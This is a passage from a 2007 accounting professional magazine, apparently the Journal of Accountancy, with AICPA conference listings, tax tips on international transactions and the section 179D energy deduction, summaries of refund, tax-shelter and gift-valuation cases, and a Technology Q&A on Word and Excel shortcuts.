***Cynthia Bolt-Lee**, CPA, is an associate professor at The Citadel School of Business Administration in Charleston, S.C., where she teaches auditing, taxation and introductory accounting. Her career includes eight years in audit and tax practice for local and international firms. Bolt-Lee's research interests include tax ethics, accounting education, practitioner use of research and innovative instructional strategies. Her e-mail address is cynthia.bolt@citadel.edu.*


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
# AICPA conferences




## Tax Strategies for the High-Income Individual


**Bellagio**
**Las Vegas, NV**
**April 30–May 1, 2007**

**CPE Credits:** Up to 18 (main conference) and up to 8 (optional workshops)

Pre-Conference Optional Workshops:
Sunday, April 29

### Conference Highlights:

- Income tax update
- Recent developments impacting real estate
- Hot Topics — Panel Discussion
- Families, money and CPAs
- Estate tax update
- Donor advised funds
- Tax strategies for closely-held business clients
- FLP update
- Federal tax legislative update

## Business Valuation School


**AICPA Boardroom**
**New York, NY**
**May 7–11, 2007**


Also being held in:
Lewisville (Dallas), TX
August 20–24, 2007

**CPE Credits:** Up to 45

### Conference Highlights:

- Get an introduction to valuation, an understanding of research and analysis and the asset approach
- Learn the income approach and cost of capital/rate of return
- Discuss the market approach, discounts and premiums
- Uncover types of reports, valuation standards and tax-related valuations
- Work through a full-day comprehensive case study

## Banking School



**University of Virginia**
**McIntire School of Commerce**
**Charlottesville, VA**
**May 13–18, 2007**

**CPE Credits:** 40

### Conference Highlights:

- Strategic problem solving with other professionals through NBS simulation
- Hands-on training based on actual case studies
- Expert instruction and practical applications — geared to CPAs
- Class discussion of hot topics including stock options, internal controls and late-breaking regulatory developments
- Guidance on accounting, auditing, taxation, lending, technology, government regulations and more

## Employee Benefit Plans


**Sheraton New Orleans**
**New Orleans, LA**
**May 21–23, 2007**

**CPE Credits:** Up to 22 (main conference) and up to 8 (optional workshops)

Pre- and Post-Conference Optional Workshops:
Sunday, May 20 and Wednesday, May 23

### Conference Highlights:

- The new Pension Protection Act
- New SAS (103-112)
- Complex investments (pensions)
- Enforcement
- Procedural prudence
- 409a disclosure and SEC proxy disclosure
- IRS increased review on Exec. Comp.
- Updates on Employee Benefit Audit Quality Center

TAX PRACTICE

# CORNER

## Taxing International Transactions: A World of Difference

Globalization has brought many new opportunities for U.S. businesses. By pursuing broader horizons, however, your clients can find themselves in unfamiliar shoals of the tax code. Here are 10 of the leading situations in which clients might need help navigating through international transactions. A "person," in these tips, can mean a business entity, estate or trust, as well as an individual.

■ ***U.S. property is purchased from a foreign person.*** Withholding tax, generally 10%, can be required for purchases of U.S. real estate from a foreign person—even for a personal residence, if the amount realized exceeds $300,000, under IRC section 1445(b)(5). Even a buyer of non-publicly traded stock in a U.S. corporation may be liable for withholding if the corporation owns or owned real property.

■ ***Payments are made to a foreign person.*** Payees need to be aware of the types of income that are subject to withholding. They include rent, royalties, interest, dividends, license fees and U.S. source income that is not "effectively connected" with a U.S. trade or business. Persons making payments should either obtain representations from sellers that they are not subject to withholding or determine the proper withholding before any payments change hands. Payments may need to be reported on forms 1042, 1042-S or 1042-T.

■ ***A foreign person acquires stock in a U.S. corporation.*** U.S. corporations may be subject to reporting requirements in addition to withholding. A corporation that becomes at least 25% foreign owned may be required to file form 5472, *Information Return of a 25% Foreign-Owned U.S. Corporation or a Foreign Corporation Engaged in a U.S. Trade or Business.*

■ ***A foreign person becomes a partner in a U.S. partnership.*** A U.S. partnership's reporting requirements increase when it has foreign partners. For example, the partnership may be required to file form 8805, *Foreign Partner's Information Statement of Section 1446 Withholding Tax.*

■ ***A U.S. person becomes a partner in a foreign partnership.*** U.S. members of foreign partnerships, including LLCs that elect to be treated as a partnership or disregarded entity, cannot assume the partnership will file U.S. taxes. Thus, they may be required to file form 8865, *Return of U.S. Persons With Respect to Certain Foreign Partnerships.*

■ ***Transactions are denominated in a foreign currency.*** The number and complexity of book-to-tax adjustments increase with international transactions. A common example is when transactions are denominated in a foreign currency. Open transactions are recorded for book purposes but are not included in taxable income until the transaction closes.

■ ***A U.S. person controls or has an interest in a foreign account.*** U.S. persons with an interest in or control over foreign bank or other financial accounts may be required to file form TD F 90-22.1, *Report of Foreign Bank and Financial Accounts*, if the accounts' aggregate value exceeds $10,000 at any time in a calendar year. The form is an informational return only and does not generate a tax liability. But failing to file it can result in monetary and criminal penalties, says CPA Linda C. Maxwell-Fisher. "The Treasury Department, together with Homeland Security, is attempting to trace large sums of money of U.S. citizens and residents," she said.

■ ***Property or currency is transferred into or out of the United States.*** Aggregate transfers of more than $10,000 may need to be reported on FinCEN form 105, *Report of International Transportation of Currency or Monetary Instruments. Monetary instrument* is defined broadly and includes signed checks where the payee's name has been omitted. Property transfers may need to be reported on IRS form 8865, schedule O, *Transfer of Property to a Foreign Partnership; form 926, Return by a U.S. Transferor of Property to a Foreign Corporation*; or form 3520, *Annual Return to Report Transactions With Foreign Trusts and Receipt of Certain Foreign Gifts*.

■ ***Operations are conducted in a foreign country.*** Businesses need to be aware of what types of activities subject them to another country's filing and tax requirements. Even a small adjustment may avoid a tax liability.


■ ***International transactions are conducted with a related person (transfer pricing).*** The definition of *related party* is broad, and IRC section 482 is not limited to situations where one entity owns more than half of another. Any type of transfer, including a transfer of intangibles, can be subject to transfer-pricing rules.

*By **Susan M. Sorensen**, CPA, Ph.D., assistant professor of accounting at the University of Houston, Clear Lake, Texas. Her e-mail address is Sorensen@uhcl.edu.*

NEW INCENTIVE FOR BUSINESS OWNERS AND LANDLORDS

# Energy-Efficient Commercial Buildings Deduction

The Energy Policy Tax Act of 2005 included incentives for taxpayers that make new or existing commercial property more energy efficient. Under new IRC section 179D, taxpayers that own or lease commercial buildings and install certain energy-efficient improvements therein after 2005 and before 2008 are eligible for an immediate deduction for the cost of those improvements. Notice 2006-52 set forth the process taxpayers must follow to claim this deduction.




## ENERGY-EFFICIENT PROPERTY

To be eligible for the deduction, the commercial property must be:

1. Installed on or in any building located in the United States.
2. Installed as part of the:
   - Interior lighting systems.
   - Heating, cooling, ventilation or hot water systems.
   - Building envelope (i.e., wall and roof assemblies, insulation, air/vapor retarders, windows, weather-stripping and caulking).
3. Certified as having reduced total annual energy and power costs by at least 50%.

## DEDUCTION LIMITS

The maximum deduction cannot exceed $1.80 multiplied by the building's square footage, less the total of any prior-year's energy deductions already taken for the building. Square footage is measured from the exterior faces of exterior walls or from the centerline of walls separating buildings.

***Partial deduction.*** Subject to certification (discussed below), a partial deduction may be available if one of the systems involved (i.e., interior lighting, heating, cooling, ventilation, hot water) reduces total annual energy and power costs by 16⅔%; the maximum partial deduction available is 60 cents per square foot.

## DETERMINING THE ENERGY REDUCTION

To compute the percentage reduction in total annual energy and power costs, a performance rating method is used. The reduction in costs attributable to interior lighting, heating, cooling, ventilation and hot water must be 50% below those of a comparable building (in the same climate zone) that meets certain minimum standards.

## CERTIFICATION

A taxpayer that wishes to claim the deduction must receive certification from a "qualified individual." This is someone (not related to the taxpayer) who is a properly licensed engineer or contractor who provides, in writing, that he or she has the requisite qualifications to provide the required certification or to perform the needed inspection and testing.

Taxpayers are not required to attach the certification to their returns. However, they must maintain sufficient books and records to establish the qualification and amount of the deduction claimed, including the certifier's name, address and phone number; the building's address; a statement that the installed components meet the required reduction in energy costs; and the qualified computer software used to make the calculations.

For further discussion, see Tax Clinic, "Energy-Efficient Commercial Buildings Deduction Revisited," by Michelle Schuerman, CPA, in the April 2007 issue of *The Tax Adviser.*

*—Lesli S. Laffie, editor*
The Tax Adviser

## Notice to Readers:

Members of the AICPA tax section may subscribe to *The Tax Adviser* at a reduced price. Contact Judy Smith at 202-434-9270 for a subscription to the magazine or to become a member of the tax section.

# TAX MATTERS

## TAX CASE

### BEATING THE CLOCK ON REFUNDS

Most taxpayers know when to file their annual tax return. But they may be less sure of how much time they have to claim a refund. Three decisions last year may help clarify the rules.

In the first, Wachovia Bank was trustee for the George C. Nunamann Trust, which was created in 1984 and became a charitable trust in 1991. Although Wachovia was then no longer obligated to file returns or pay taxes, it mistakenly continued to do so through 2001. In 2003, Wachovia realized its error and filed for refunds for 1997 and 1998 totaling more than $111,000. Citing the three-year statute of limitations in IRC section 6511(a), the IRS denied the claims. A district court granted summary judgment for Wachovia. The IRS appealed (see "Tax Matters," *JofA*, Dec.06, page 82).

In the second case, home-products company Electrolux claimed a special exception to section 6511(a) in subsection (d)(2)(A), which allows refunds arising from a net capital loss carryback that are claimed within three years from the time for filing a return for the tax year in which the loss occurred. Electrolux's former parent company, White Consolidated Industries Inc. (WCI), had sustained a $53.8 million capital loss in 1994. WCI carried the loss back to 1993 and forward through 1998. In 1999, the IRS allowed refunds stemming from all the years except 1995, saying that WCI's Dec. 31, 1999, amended return was too late by 3½ months. Electrolux, as successor-in-interest to WCI, sought a refund of more than $1.45 million for 1995 and filed a complaint in the U.S. Court of Federal Claims.

In the third case, Richard Stevens was named executor of the Gloria S. Keesey Stevens estate. In November 1998, he filed a request for an extension of time to file a return and included a payment of $162,109. He was given until May 16, 1999. Before the extended due date and several times after it, Stevens called the IRS and requested further extensions, noting that the estate was entitled to a significant refund. He was told he could extend the due date. On July 30, 2002, he filed the return, requesting a refund of $65,481. The refund was denied as being past the due date. Stevens filed an action in the U.S. District Court for Northern California.

***Results.*** Against Wachovia and Electrolux but for Stevens.

Wachovia argued that it came under the general six-year statute of limitations for civil actions against the United States in 28 U.S.C. § 2401, outside the tax code. The Eleventh Circuit Court of Appeals said the three-year limit of section 6511(a) applied instead, interpreting "in respect of which tax the taxpayer is required to file a return" to mean a tax return generally.

In *Electrolux*, the court held that the special rule applied only to the carryback years, not a carryforward one. In *Stevens*, the court held that Stevens' telephone conversations were informal but valid requests and he was entitled to the refund.


These cases underscore that refund claims filed beyond the prescribed deadlines will be narrowly construed. The one exception is informal extension requests, although taxpayers must be able to prove they made them.

- *Wachovia Bank v. U.S.*, 98 AFTR2d 2006-5111 (CA-11).
- *Electrolux Holdings, Inc. v. U.S.*, 97 AFTR2d 2006-3123.
- *Richard O. Stevens v. U.S.*, 98 AFTR2d 2006-5184.

*Prepared by* Edward J. Schnee, CPA, Ph.D., *Hugh Culverhouse Professor of Accounting and director, MTA program, Culverhouse School of Accountancy, University of Alabama, Tuscaloosa.*

**Many Happy Returns**

**The IRS expects an estimated 229.7 million federal income tax returns to be filed for 2006, with the total projected to reach 240.8 million for 2010 and 252.8 million for 2015, an increase of approximately 10% over the next nine years.**



Source: IRS, **www.irs.gov.**

## TAX CASE

### IRS SCORES VICTORY OVER ALLEGED TAX SHELTER

The Second Circuit Court of Appeals overturned the *TIFD III-E Inc./Castle Harbour* decision (see "Tax Matters," *JofA*, June05, page 93), a

win for the IRS in its battle against tax shelters. The court ruled that the mere existence of a business purpose of a partnership does not preclude a conclusion that its primary purpose was tax avoidance. It also said Dutch banks with which TIFD III-E entered a partnership agreement had no meaningful stake in the partnership's success and thus should not have been considered equity partners.

TIFD III-E was a wholly owned subsidiary of General Electric Capital Corp. (GECC), which in turn was a commercial-aircraft-leasing subsidiary of General Electric Co. To reduce its risks, GECC formed Castle Harbour, a limited liability company to which it contributed aircraft. Castle Harbour was owned by TIFD III-E and two other GE subsidiaries. TIFD III-E and the subsidiaries sold interests in Castle Harbour to Dutch banks. Under the arrangement, 98% of Castle Harbour's operating income was allocated to the Dutch banks; consequently, the same percentage of net book income (operating income reduced by expenses including depreciation) was allocated to the banks, representing their actual income from the Castle Harbour investment.

All the aircraft in Castle Harbour, however, already had been fully depreciated for tax purposes. Accordingly, the taxable income allocated to the Dutch banks was greater than their book allocation by the amount of book depreciation for that year. The Dutch banks, however, did not pay U.S. income taxes. Thus, by allocating such a large percentage of the income from fully tax-depreciated aircraft to the Dutch banks, GECC avoided an enormous tax burden while, at the same time, shifting very little book income.

The IRS reallocated Castle Harbour's income to GECC, attributing $310 million of additional income to TIFD III-E that resulted in an additional tax liability of $62 million. TIFD III-E filed a complaint in U.S. District Court for Connecticut to recover $62 million it had deposited with the IRS to satisfy the tax liability. The district court found that the Castle Harbour transaction was "economically real," undertaken, at least in part, for a nontax business purpose; it resulted in the creation of a true partnership with all participants holding valid partnership interests; and the income from the transaction was properly allocated among the partners under section 704(b) and regulations section 1.704-1. Thus, the court ordered the IRS to refund the $62 million plus interest. The IRS appealed to the Second Circuit.

***Result.*** For the IRS. The Second Circuit judges determined the lower court failed to consider the appropriate tests of law. The test used by the Supreme Court in *IRS v. Culbertson*, 337 U.S. 733, 742, requires an examination of the nature of an interest based on a realistic appraisal of the totality of the circumstances. That test requires that "all of the facts—the agreement, the conduct of the parties in execution of its provision, their statements, the testimony of disinterested persons, the relationship of the parties, their respective abilities and capital contributions, the actual control of income and the purposes for which it is used, and any other facts throwing light on their true intent" be used to determine the purpose of a partnership.


The Second Circuit also said the district court should have determined whether the purported partnership interest had the prevailing character of debt or equity as discussed in *O'Hare v. Commissioner*, 641 F.2d 83. The error here was that the district court accepted "at face value artificial constructs of the partnership agreement without examining all the circumstances to determine whether powers granted to the taxpayer effectively negated the apparent interests of the banks," the Second Circuit said.

■ *TIFD III-E Inc. v. U.S.*, 98 AFTR2d 2006-5616 (CA-2).

*Prepared by* Matt Stampfli, CPA, *instructor of accounting, and* Darlene Pulliam, CPA, Ph.D., *professor of accounting, both of the College of Business, West Texas A&M University, Canyon.*

**More Choices Than Ever**

**The IRS improved direct deposit options for 2006, allowing federal income tax refunds to be split among three accounts at U.S. banks, mutual funds, brokerage firms or credit unions.**



## TAX CASE

### VALUE GIFTS ON THE DATE GIVEN

The Fifth Circuit reaffirmed that under IRC section 2512, a gift's value is determined on the date it is given. The court also decided that a discount used to determine the present value of a previously transferred interest was allowable if it was the amount a willing buyer would require to cover any additional taxes under section 2035.

Charles T. McCord Jr. and his wife, Mary, along with their four sons, established McCord Interest Ltd. (MIL), a Texas limited partnership. The couple received all the class A limited partnership interest in MIL and 82% of the class B limited partnership interest, for a total contribution of $12.3 million.

On Jan. 12, 1996, the McCords gave all their class B limited partnership interest to two charities, their sons and each son's generation-skipping trust by executing an assignment agreement. The gifts were in dollar amounts of the net fair market value of MIL and not stated in percentages of interest. An independent appraiser determined the value on the date of the gift as $89,505 for each 1% of class B limited partnership interest. In March 1996, all the recipients signed a confirmation agreement, which translated the dollar value of the gifts into percentages of interest.

The McCords timely filed a 1996 gift tax return that reflected the appraiser's value of their gifts. They took annual exclusions of $60,000 each and charitable contribution deductions of $209,173 each. In addition, they reduced the value of their gifts by the amount of the gift tax payable for gifts to the nonexempt donees, which reflected the fact that the donees assumed the payment. They also deducted the actuarially determined present value of the nonexempt donees' liability (which the donees had agreed to pay) for any additional estate taxes if one or both taxpayers died within three years of the gift, based on section 2035.

The IRS issued a deficiency to both taxpayers, saying the McCords understated the gifts' fair market value and should not have taken the discount for the nonexempt donees' potential liability under section 2035. The McCords contested the deficiencies in the U.S. Tax Court. The Tax Court initially found in favor of the taxpayers on all issues, then two years later, in what the Fifth Circuit would later call an unusual proceeding that employed a "novel methodology," the Tax Court reversed its earlier decision.

***Result.*** For the taxpayers. The Fifth Circuit reversed and remanded the case, saying the Tax Court majority erred in relying on the recipients' agreement, since it came two months after the gift and the donors were not a party to it. The appellate court also determined the value of the gifts was properly discounted because:

- The transfer tax rate on the date of the gift would be of interest to a willing buyer for discount purposes. Section 7520 provides the interest rates.
- A willing-buyer/willing-seller test would allow a discount for potential additional federal estate taxes if one or both of the taxpayers died within three years of the gift and it is sufficiently determinable to be taken into account.


*Succession of McCord Jr. v. Commissioner*, 98 AFTR2d 2006-6147 (8/22/2006).

*Prepared by* Gary D. Rider, J.D., *instructor of business, and* Darlene Pulliam, CPA, Ph.D., *professor of accounting, both of the College of Business, West Texas A&M University, Canyon.*

## City Dwellers Pay the Price

**Taxpayers in metropolitan New York and Connecticut counties paid the highest percentage of total income to federal taxes, according to IRS data from 2004. The counties with the largest average tax burden were:**

| Rank | County | State | Taxes as % of AGI |
|---|---|---|---|
| 1 | New York | N.Y. | 20.0 |
| 2 | Fairfield | Conn. | 19.4 |
| 3 | Teton | Wyo. | 18.3 |
| 4 | Westchester | N.Y. | 17.8 |
| 5 | Pitkin | Colo. | 17.6 |
| 6 | Collier | Fla. | 17.4 |
| 7 | Union | S.D. | 17.2 |
| 8 | Marin | Calif. | 16.8 |
| 9 | Somerset | N.J. | 16.8 |
| 10 | Morris | N.J. | 16.3 |



Source: The Tax Foundation, www.taxfoundation.org.

# Technology Q&A


by Stanley Zarowin

Data with a click…Reorder lineup in a table…Move formulas canceling the location adjustment…Are extended warranties worth the cost?...Fast and easy format changes…Simple way to hide Excel data…Surfing in public places is not safe

## DATA WITH A CLICK

**Q** I'm preparing a memo for clients that contains definitions of many technical terms. Although I must include those definitions somewhere in the memo for nonaccountants, I don't want the definitions to get in the way of the flow of the text; nor do I want them stuck at the end, thus making readers flip back and forth to read them. Can I add a button that, when pressed, will take a reader to the definition?

**A** A hyperlink would be perfect for the job. A hyperlink is like a super bookmark that automatically sends a reader to a specific location either in the same document, another document or in Excel or PowerPoint. For example, if your Word memo needs to refer to data in an Excel spreadsheet, a hyperlink will do the trick. Here's how it works in Word:




## » Key to Instructions


*To help readers follow the instructions in this article, we use two different typefaces:*

**Boldface** *type is used to identify the names of functions, menu items, agendas and URLs.*


Sans serif *type shows the names of files and the names of commands and instructions that users should type into the computer.*

Place your memo in one document and all the definitions in another. Open both documents and click on **Windows**, **Arrange All**. That places both documents on the screen—one above the other (see screenshot below left).

Now go to the definitions page and highlight the first definition, right-click on it and drag the text to the place in the memo where you want it to be available. Then release the mouse button, and this screen will appear (see screenshot at right).





Now click on **Create Hyperlink Here** and the hyperlink (see screenshot below) will appear.


When readers come to the term "technical terms," they just need to hold down the Ctrl key and click on the hyperlink and the definition pops up.

To create links in Excel or PowerPoint, the process is slightly different. If the data you want to display with the hyperlink are in Excel, you must define the data with either a range or a name (see screenshot of defined data with the name "QuarterSales"). Then copy the name, switch to the Word document, click on **Edit** and then on **Paste as Hyperlink** (see screenshot at right).




That immediately pastes the hyperlink into the document (see screenshot).


To do it in PowerPoint, copy the slide, switch to the document and click on **Edit** and then on **Paste as Hyperlink**.

## REORDER LINEUP IN A TABLE

**Q** I hesitate to use tables in Word because they are so hard to edit. For example, it's a real pain to change the sequence of names from one place to another. Do you have any suggestions?

**A** The trick is in the Alt and Shift keys. If you want to move Milo in the table below to the top rank, click in the Milo row, hold down the Alt and Shift keys together and press the up arrow as many times as it takes to bring Milo to the top.




This shortcut works just as well outside a table. You can reorder paragraphs as well as items in bulleted or numbered lists by using the same technique.


## MOVE FORMULAS CANCELING THE LOCATION ADJUSTMENT

**Q** Excel is just too clever sometimes, especially when it second-guesses me—and, of course, it often guesses wrong. For example, when I copy a formula and enter it in a different cell, Excel decides to do me a favor and adjust the formula references so that it'll now work as it did before—but now in the new cell. That's not what I want. I want Excel to leave the references as they were. Do I have to go through the trouble of surrounding the references with dollar signs to make them absolute so they'll stay put?


**A** Excel takes loads of abuse for guessing wrong. And while some of the complaints are justified, quite often it's the user who is at fault. In most cases when you copy a formula to a new location, you want Excel to automatically adjust the cell references; it's a great convenience because you don't have to go through the trouble of adjusting each reference manually. But when you want to keep the references absolute, there's an easier way than using dollar signs: Copy the formula as text and then paste it to the new location. Here's how:

Click on the cell with the formula you want to copy and press F2. That will convert the formula into text that will be visible in the cell. Now click and highlight the entire formula, go to **Edit** on your toolbar, click on **Copy** and press Enter. Then select the cell where you want to paste the formula, return to **Edit** and click on **Paste**. You also can copy just a part of a formula.


If you need to perform this function often, I suggest you use the **Office Clipboard** to speed up the task. If the **Clipboard** icon is not in your toolbar, you'll find it under **Tools**, **Customize** (see screenshot below). Just drag the icon up to the toolbar.




Now when you need to copy a formula without absolute references, place your cursor in the cell with the formula and copy the image that appears in the **Formula bar** (*fx*)—not in the cell (see screenshot below).




That action pastes the formula in the **Clipboard** (see below).




You then can paste the formula wherever you please.

## ARE EXTENDED WARRANTIES WORTH THE COST?

**Q** Should I purchase an extended warranty when I buy a new computer?

**A** In my opinion, no. I know they sound awfully attractive. After all, wouldn't it be great to just pick up the phone and have the insurance company send a repairperson?

But in my experience and in the experience of the editors of *Consumer Reports*, new computers—and all high-tech items, for that matter—fail so infrequently after the manufacturers' warranties run out that the insurance policies are almost never used. Most such policies often produce a bigger profit for the retailer than does the computer itself.

## FAST AND EASY FORMAT CHANGES

**Q** I like to format my memos with a line space between paragraphs for easier reading. Is there a formula or a macro to do that in one easy step?

**A** I have something better than a macro: Press Ctrl+A to highlight the entire document and then press Ctrl+0 (that's a zero), and Word adds a single line space (that's a 12-point line space) before each paragraph.

